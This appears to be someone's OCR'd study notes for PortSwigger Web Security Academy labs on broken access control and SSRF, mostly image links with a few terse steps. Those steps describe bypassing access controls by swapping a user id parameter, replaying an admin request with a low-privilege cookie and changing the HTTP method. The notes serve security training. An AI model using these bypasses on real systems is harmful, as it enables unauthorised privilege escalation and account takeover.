https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-password-disclosure




change wiener to administrator




administrator’s password





▼ https://portswigger.net/web-security/access-control/lab-insecure-direct-object-references




download view transcript











▼ https://portswigger.net/web-security/access-control/lab-url-based-access-control-can-be-circumvented















▼ https://portswigger.net/web-security/access-control/lab-method-based-access-control-can-be-circumvented





send the /admin roles post request into repeter and replace it’s cookies with wiener chookie’s it will allow you then change the http request method post to get request and changer into wiener if you will get 302 then lab solved







▼ https://portswigger.net/web-security/access-control/lab-multi-step-process-with-no-access-control-on-one-step

first login as administrator then upgrade carlos then you will got the /admin roles post request send it to repeter then logout and then login as wiener

press f12 key and copy it's cookie and replace with /admin roles post request then you will see 303 found then lab solved








▼ https://portswigger.net/web-security/access-control/lab-referer-based-access-control


▼ Server-side request forgery (SSRF)


▼ https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-localhost
















▼ https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-backend-system

